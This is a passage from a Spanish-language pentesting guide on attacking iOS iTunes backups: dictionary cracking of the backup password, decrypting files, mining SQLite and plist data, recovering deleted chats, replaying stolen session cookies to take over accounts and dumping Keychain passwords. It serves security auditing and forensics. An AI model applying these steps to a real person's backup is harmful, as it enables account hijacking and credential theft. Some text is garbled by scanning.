En el caso de que los ficheros de la copia de seguridad estén cifrados hay utilidades que irán probando, una a una, diferentes combinaciones de claves hasta dar con la contraseña de cifrado correcta. El proceso es muy lento pero es posible realizarlo aunque evidentemente existen factores que incidirán directamente en su éxito o no, como la contraseña elegida por el usuario, la configuración de las pruebas a realizar y la capacidad de cómputo que tenga el sistema de *cracking* elegido, para lo que se recomienda utilizar un potente sistema.

Las dos aplicaciones más populares en el mundo de la seguridad para realizar esta tarea de *cracking* de la contraseña de cifrado del backup son *IG's Password Recovery Suite*, desarrollada por Ivan

Golubev y de distribución gratuita en Internet para uso personal y no comercial y *Phone Password Breaker* de la compañía Elcomsoft, que es distribuida mediante licencias comerciales.

En ambos casos la idea del *cracking* es similar. Se abre el fichero binario almacenado en el directorio del *backup* llamado *Manifest.Plist*, donde como ya se ha mencionado antes se almacenan propiedades conocidas de la copia de seguridad (como por ejemplo si el terminal móvil está protegido por contraseña [*HashtAsscodeSer*], si está cifrado [*IsEncrypted*]) así como la información necesaria para poder recuperar la contraseña, que es almacenada mediante una derivación realizada con el algoritmo PBKDF2 y 10000 iteraciones en los casos de iOS 4, iOS 5 e iOS 6.

Con estos datos, las herramientas podrán comenzar a realizar pruebas hasta dar con la contraseña correcta de cifrado.




Imagen 04-03: Password Recovery Suite




Imagen 04-05: Elcomsoft Phone Password Breaker

Desde el punto de vista de un auditor, los pasos para averiguar la contraseña mediante *IG's Password Recovery Suite* son muy sencillos:

- Se extraen los bytes necesarios del *Manifest.Plist* a un fichero externo que interpretará la aplicación. Este paso lo hace automáticamente la utilidad, por lo que tan solo hay que indicarle la ubicación del archivo original y donde se guardará el nuevo.
- Se selecciona el tipo de ataque de fuerza bruta, donde lo normal será utilizar uno o varios diccionarios. Esto es lo conveniente ya que el algoritmo PBKDF2 está diseñado para ser muy lento en el proceso de *cracking* y hará que probar todas las combinaciones posibles prolongue el proceso de descifrado de la contraseña durante años.

- Se añaden los diccionarios de palabras y las reglas de mutación de los mismos, de tal forma que por cada palabra del fichero se deriven a otras nuevas mas complejas que pudiera haber construido el usuario. Para este proposito, en la página web *SkullSecurity* se mantiene una lista de archivos de diccionarios para descargar que pueden ser de mucha utilidad. La URL de descarga es la siguiente: <http://www.skullsecurity.org/wiki/index.php/Passwords> &




Imagen 04.06 Se ejecuta el tipo de ataque de fuerza bruta




Imagen 04.07 Selector de diccionario y reglas

Si se recorren todos los ficheros y tras haber creado con la herramienta todas las derivadas no se encuentra la clave de entrada, entonces se debe ir añadiendo con plejidad al ataque utilizando otros diccionarios y otras reglas de derivación, evitando en todo momento repetir ficheros con las mismas palabras que intentos anteriores para no realizar trabajo doble en el ataque.

```
File: C:\Users\jvarela\Documents\My files\list
Type: Apple® iOS 4.x/5.x backup
Protection: Apple iOS 4.x/5.x backup PBKF2/AES
Total passwords to process: 3432552
Total passwords processed: 3432552
• File password protected to open <Atun>
```

Imagen 04.08 Contraseña recuperada con IGV's Password Recovery

5. Descifrado de los ficheros del backup de Apple iTunes

Una vez identificada la clave que el usuario utilizó para cifrar todos los datos del *backup* de iOS, el siguiente paso será proceder a descifrar todos los ficheros que componen la copia de seguridad del terminal, que se guardan cifrados con el algoritmo AES256-CBC. Una herramienta gratuita para descifrar todos los ficheros dejándolos tal y como lo haría *Apple iTunes* si no estuviera establecida la

6. Análisis de ficheros de un backup de iOS

A partir de este momento las opciones para un *pentester* se multiplican. Es cuestión de paciencia y dedicación el ir analizando todos y cada uno de los archivos guardados en el *backup*. Este proceso es más similar al trabajo que realiza un analista forense, y que como se verá en otro capítulo puede tener herramientas de análisis profesionales, como *Oxygen Forensic*, pero un *pentester* puede hacer un trabajo rápido centrándose en los tipos de ficheros más importantes del *backup*.

Tipos de Ficheros principales

En general existen pocos formatos de ficheros dentro de un *backup* de iOS que sean de interés. Allí es posible encontrar archivos multimedia de imágenes, videos, etcetera, de bases de datos en formato *SQLite* que utiliza tanto el sistema operativo como muchas aplicaciones populares, ficheros *property list (Plist)* y una gran minoría de otros tipos de archivo de texto u otro tipo usados por aplicaciones o como almacén de documentos. Los tipos más importantes son:

Aplicación	Archivos
Configuración de Accesibilidad	Library/Preferences/com.Apple.Accessibility.Plist
Modo avión, Bluetooth y Wi-Fi	Library/Preferences/com.apple.preferences.network Library/Preferences/com.apple.network.capabilities. TrustExceptions.Plist SystemConfiguration/com.apple.network.identification.Plist SystemConfiguration/com.apple.Wi-Fi.Plist SystemConfiguration/preferences.Plist
Calendario	Library/Calendar/* Library/Preferences/com.Apple.mobilecal*
Historico de llamadas	Library/CallHistory/*
Reloj	Library/Preferences/com.Apple.mobiletimer.Plist Library/Preferences/com.apple.preferences.datetime.Plist
Contactos	Library/AddressBook/*
Nombre del dispositivo	SystemConfiguration/com.apple.mobilegestalt
FaceTime	Library/Preferences/com.Apple.conference*
Atajos de teclado	Library/Keyboard/*
Lenguajes de teclado	Library/Preferences/GlobalPreferences.Plist Library/Preferences/com.Apple.Preferences.Plist Library/Preferences/com.Apple.purplebuddy.Plist
Servicios de localización	Library/locationd/* Library/Preferences/com.Apple.locationd.Plist

Aplicación	Archivos
Mapas	Library/Maps/* Library/Preferences/com.Apple.Maps.Plist
Configuración de música	Library/Preferences/com.Apple.mobilepod.Plist
Notas	Library/Notes/* Library/Preferences/com.Apple.mobilenotes.Plist
Configuración de notificaciones	Library/BulletinBoard/* Library/SpringBoard/PushStore/* Library/SpringBoard/applicationstate.Plist Library/Preferences/com.Apple.springboard.Plist
Cámara Roll	Media/DCIM/* Media/PhotoData/* Library/Preferences/com.apple.mobilesideshow.Plist
Disposición de iconos de aplicaciones	Library/SpringBoard/IconState.Plist
Configuración de restricciones	Library/ConfigurationProfiles/PublicData/EReceiveUserSettings.Plist Library/ConfigurationProfiles/UserSettings.Plist Library/Preferences/com.Apple.springboard.Plist
Safari	Library/Cookies/Cookies.binarycookies Library/Safari/* Library/Preferences/com.Apple.WebFoundation.Plist
Safari favoritos (en iconos de pantalla)	Library/WebClips/*
Sort	Library/Preferences/com.apple.assistant*
Configuración de SMS, MMS, Messages y FaceTime	Library/Preferences/com.Apple.iMessage* Library/Preferences/com.Apple.madrid.Plist Library/Preferences/com.Apple.MobileSMS.Plist Library/SMS/*
Sonidos	Library/Preferences/com.Apple.preferences.sounds.Plist Library/Preferences/com.Apple.springboard.Plist
Mensajes de voz	Media/Recordings/*
Fondos de pantalla	Library/SpringBoard/LockBackground.cpbitmap Library/SpringBoard/LockBackgroundThumbnail.jpg Library/SpringBoard/HomeBackground.cpbitmap Library/SpringBoard/HomeBackgroundThumbnail.jpg
Clima	Library/Preferences/com.Apple.weather.Plist

Análisis de Ficheros SQLite

Las bases de datos *SQLite* son un estándar en cualquier dispositivo móvil, ya sea *iOS* o *Android*. Estas bases de datos se caracterizan por estar optimizadas para ocupar poco espacio, estar formadas por tan solo uno o dos ficheros y ofrecer la versatilidad del lenguaje SQL a los desarrolladores de aplicaciones.

Por todo ello es muy común detectar un elevado número de este tipo de archivos en la copia de seguridad de un terminal *iOS*, ya que la gran mayoría de aplicaciones almacenará datos en ellos, incluidas las aplicaciones del sistema operativo *iOS*, como por ejemplo las siguientes:

Contenido	iOS	Nombre del fichero	Nombre del backup
SMS	1-4	sms.db	3d6e7e5b7ce7a8813306e1d-636395e017a3d78
Contactos	1	AddressBook.sqlitedb	adb3e77534444e97e3107502+d5-1f3cd-1bd3b
Contactos	2-4	AddressBook.sqlitedb	1-1bb7b28914766ed4ba40d6dfb6113c8b614ne447
Calendario	1	Calendar.sqlitedb	14ee8cd3e6e0220399f02102+6a1e9237c189a0
Calendario	2-4	Calendar.sqlitedb	2041457d5f04d39d0ab48-178355df678-c66e8
Notas	1-3	notes.db	740b7e3197c6e45e305e883-319c8e961318c33
Notas	4	notes.SQLite	ea2bc056d4d401bf88b5f03bc2543b7-47c639c
Hist. de Llamadas	1	call_history.db	249btab365f01be1b563c-d-813b05efd006717
Hist. de Llamadas	2-3	call_history.db	0324e6b749111b2b344e3dab30c89c3692a78
Hist. de Llamadas	4	call_history.db	2b20f48-a1be3e52e8e277afcd14e1b7c61a19ca
Localización	4	consolidated.db	1096c9ec676f2847dc283405900e284a7c815836




Imagen 4.1.1. Herramienta SQLite Administrator

Para visualizar el contenido de las bases de datos existen múltiples herramientas para cualquier sistema operativo que pueden ser utilizadas. Desde la propia página oficial de *SQLite* hacen un inventario de ellas por lo que hay múltiple variedad donde un usuario puede elegir. Una de estas herramientas es *SQLite Administrator*, que tiene un aspecto como el que se puede ver en la imagen anterior. Este tipo de utilidades se conectan a través del lenguaje SQL a los ficheros *SQLite*, por lo que muestran la información contenida dentro de las tablas y no dentro del fichero, ya que puede que haya más datos dentro de los archivos *SQLite* que los que se ven en las tablas.

Estos archivos de *SQLite* tienen un formato muy similar al de un sistema de ficheros de un sistema operativo al uso, en el que se utilizan índices que apuntan a los datos reales (los registros) almacenados dentro de él. Cuando un elemento de una tabla es eliminado lo que se modifica es el registro y no el dato, por lo que en ocasiones cabe la posibilidad de rastrear el archivo *SQLite* a nivel de bits y encontrar incluso información eliminada de la base de datos, lo que puede ser de extrema utilidad con los datos más sensibles.

Editando el fichero con un editor hexadecimal sería más que suficiente para ver cadenas de texto perdidas dentro del fichero de datos, aunque hay opciones más visuales y eficaces como el servicio *RecoverMessages.com*, que permiten el procesamiento automático desde una página web para recuperar todas esas cadenas de forma estructurada y visualmente cómoda.




Imagen 04.12: Características que puede recuperar *Recover Messages*.

El servicio *RecoverMessages* actualmente procesa bases de datos *SQLite* de aplicaciones como *Whatsapp*, *Twenti Movil*, *Line* o *SpotBros*. En la siguiente imagen se puede ver cómo se recuperan conversaciones borradas de *Whatsapp*.




Imagen 04.14: Captura de conversaciones de *Whatsapp* realizadas por *Recover Messages*.

Análisis de ficheros Plist

Los archivos *Property list* (*Plist*) organizan datos de forma estructurada. Generalmente son utilizados como ficheros de configuración y se distribuyen con dos formatos distintos: en XML y en binarios.

Independientemente del formato de su contenido, es aconsejable usar una herramienta que ayude a trabajar con ellos, ya que en ocasiones pueden ser de gran tamaño y complejos de tratar. Por otra parte, estas utilidades también facilitarán la conversión a XML de aquellos *Plist* que sean binarios, mostrándolos de la misma forma que si fuesen XML. En caso de querer convertir un fichero binario a formato XML se debe usar la herramienta *plutil* con los siguientes parámetros:

```
plutil -convert xml -o <nombre de fichero> .
```

Plist Editor es una aplicación gratuita (de uso no comercial) para Microsoft Windows que soporta ambos formatos, permite hacer búsquedas, minimizar grupos de etiquetas y revisar la sintaxis antes de guardar un archivo modificado.




Imagen 04.14. Aplicación *plist Editor*.

Dentro de un archivo *Plist* se pueden encontrar códigos PIN de seguridad, nombres de usuario, correos electrónicos, permisos e incluso contraseñas, por lo que la revisión debe ser exhaustiva y meticulosa, en especial, en aquellas aplicaciones más relevantes.

Un ejemplo de esto se encuentra en el PIN que un usuario puede establecer para acceder desde su terminal *iPhone* a *Dropbox*. Este código PIN se encuentra dentro un fichero *Plist* llamado *com*

geulrpbx.Dropbox.plist almacenado en la carpeta de la aplicación. Basta con acceder a él con un editor de ficheros *Plist* y obtenerlo.




Imagen 64-5: PIN de la aplicación *Dropbox* almacenado en un fichero *plist* de *hacking*

Análisis de binary cookies

A diferencia de los sistemas operativos de escritorio, en los terminales iOS se guardan *cookies* de sesión, tanto la de los navegadores como *Apple Safari* o *Google Chrome*, como la de las aplicaciones que funcionan usando servicios web, como son la inmensa mayoría, por ejemplo, *Facebook*, *Dropbox*, *Google Maps*, etcétera.

A diferencia de los navegadores web, las *cookies* de sesión de aplicaciones que utilizan *web services* son guardadas en archivos binarios y no se pueden leer transparentemente. Estos ficheros tienen la extensión "*binarycookies*", y están compuestos por páginas que a su vez se forman mediante registros con los datos de cada *cookie*.

Como no existe documentación sobre cómo se genera un registro, se han obtenido los campos más relevantes mediante ingeniería inversa que son los siguientes:

Dato	Tamaño
Tamaño de la cookie	4
Desconocido	4
Atributos.	
0x1 secure	1
0x4 httponly	
0x5 secure+httponly	
Desconocido	4
Direccionamiento de la URL	4
Direccionamiento del Nombre	4
Direccionamiento de la Ruta	4
Direccionamiento del Valor	4
Final de la cookie	x
Fecha de expiración	8
Fecha de creación	8
URL (termina con null)	N
Nombre (termina con null)	N
Ruta (termina con null)	N
Valor (termina con null)	N

Los ficheros de tipo *binary.cookie* se pueden convertir e imprimir a texto plano con el script en *Python BinaryCookieReader* desarrollado por *Satishb3*. En ocasiones, estas sesiones son válidas y se pueden utilizar con un navegador web de un escritorio. En otras, la aplicación iniciará un servicio web del que hay que conocer las peticiones, por lo que lo más sencillo es copiar las *binary.cookies* directamente a la misma aplicación de otro *iPhone* y utilizarlo.

```

root@bt:~# python binarycookieconverter.py cookies binarycookies
# BinaryCookieReader: developed by Satishb3: http://www.securitylearn.net/
Cookie utaa=140477868.1971649892.1345763188.1352724013.1354088022.10; domain=perrinter.es; path=/; expires=Fri, 18 Nov 2014.
Cookie utab=140477868.4.10.1354088022; domain=perrinter.es; path=/; expires=Wed, 28 Nov 2012.
Cookie utmk=1354088046394 AwJrcW91amwrbwqrzxhecca[d67pbnaLzJJhBA== 0 0 0 1 7721 0 2 1354088043715; domain=perrinter.es; path=/; expires=Thu, 28 Nov 2013.
Cookie utal=199 ANrm92bawrbM0rtw92awIAZM50B3M= 0 29.0 0 0.0. 1 1 0; domain=perrinter.es; path=/; expires=Thu, 28 Nov 2013.
Cookie utnz=140477868.1354088022.10.1; utocr=(direct)|utccn=direct; utpenc=(none); domain=perrinter.es; path=/; expires=Fri, 28 Dec 2012.
Cookie czk=116221420A1QWTSQ1345763185876; domain=perrinter.es; path=/; expires=Mon, 17 Aug 2037.
Cookie ceczechw9; domain=movil.perrinter.es; path=/; expires=Sun, 22 Nov 2037.
root@bt:~#

```

Imagen 04.16. Conversión de cookies con *BinaryCookieReader.py*.

Con la extensión *Cookies Manager* para el navegador *Firefox* es muy sencillo modificar y añadir nuevas entradas a partir de los datos obtenidos de una *binary cookie*. El objetivo de este análisis es llegar a acceder a sitios restringidos en los que la sesión sea válida, como podrían llegar a ser el correo electrónico, redes sociales, almacenamiento en la nube, mensajería instantánea, etcétera.

Es especialmente interesante el correo personal, ya que una vez que se acceda a él, el resto de usuarios y contraseñas se obtendrán utilizando los procesos de "reinicio de contraseña".




Imagen 04.17: Edición de cookies con extensión *Cookies Manager*—

Para que la suplantación sea eficaz, se ha de considerar que estas sesiones son válidas para los sitios especialmente diseñados para móviles. Lo que quiere decir que, por ejemplo, es posible que una *cookie* sea correcta para la web "m.facebook.com", pero no para "www.facebook.com". En estos casos, se deberá modificar también el *User-Agent* del navegador, para que redirija al sitio web correcto.

Casos famosos de *binary cookies* que se encuentran en un terminal y que pueden ser utilizadas en otros terminales sin problemas son los de *LinkedIn* para iOS o *Dropbox*, permitiendo que si se tienen esos ficheros del *backup*, baste con copiarlos y acceder a la cuenta del dueño del *backup*.




Imagen 04.18: BinaryCookies de LinkedIn


Análisis del Keychain

El **Keychain** es un fichero contenedor seguro, cifrado con un algoritmo AES 128bits, que es usado en iOS por múltiples aplicaciones para guardar contraseñas, certificados digitales, claves privadas, etcétera. De esta forma, cada aplicación del sistema, tan solo accede a sus propias contraseñas usando los métodos `secthemAdd`, `secthemDelete`, `secthemCopyMatching` y `secthemUpdate`, evitando que las aplicaciones almacenen la información de formas menos seguras (como en un fichero `plist`).

Otra característica del **Keychain** es el uso de clases según el dato que se quiera almacenar. Existen cinco distintas: `kSecClassGenericPassword` para contraseñas genéricas, `kSecClassInternetPassword` para contraseñas de Internet, `kSecClassCertificate` para certificados, `kSecClassKey` para llaves y `kSecClassIdentity` para identidades digitales (certificados con claves).

Para cifrar la información del **Keychain** se utiliza una clave única por dispositivo, esta clave (key 835) no se puede exportar de tal forma que el contenedor no puede ser leído en otro terminal. El archivo de **Keychain** es una base de datos `SQLite` que se encuentra situada dentro de `terminal` en la ruta `private var Keychains/Keychain-2.db` y es guardado en el PC con `Apple iTunes` cada vez que se realiza una copia de seguridad. De esta copia almacenada en el directorio de `backup` no es posible obtener todos los datos, ya que tal y como se ha explicado anteriormente, es necesaria una clave que está únicamente en el dispositivo, pero sí es posible exportar bastante información.

Usando la herramienta "`keychain tool.py`" incluida en los scripts de `iphone-dataprotection`, se puede generar un fichero CSV de contraseñas usando el parámetro `-p` y especificando el archivo de `Keychain` y el `Manifest.plist`.

Imagen 04.19: Volcado de Keychain con `keychain tool`

Dependiendo del número de aplicaciones que utilicen el *Keychain* en un terminal o del uso que el dueño del dispositivo le haya dado, podrán aparecer contraseñas de redes *Wi-Fi*, el PIN de la *SIM*, las claves de los correos electrónicos, las contraseñas de acceso a las *VPN*, etcétera.

Para realizar este volcado de contraseñas existen más herramientas. La utilidad de *Elicomsoft Phone Password Breaker*, también incluye un módulo especial para revisar el contenido del *Keychain* de un sistema de una forma mucho más visual y sencilla. En el siguiente ejemplo se muestran las credenciales de una cuenta de correo que han sido extraídas del *Keychain* de un *backup* con la utilidad citada.




Imagen 64. Volcado de *Keychain* con *Elicomsoft Phone Password Breaker*.

7. El backup en Apple iCloud

Con el nuevo servicio de *Apple iCloud*, para los usuarios de cualquier dispositivo *iOS* es posible almacenar las copias de seguridad del terminal completo en la nube de *Apple*, además de sincronizar otros datos como la agenda de contactos, las citas del calendario, las notas o las fotografías.

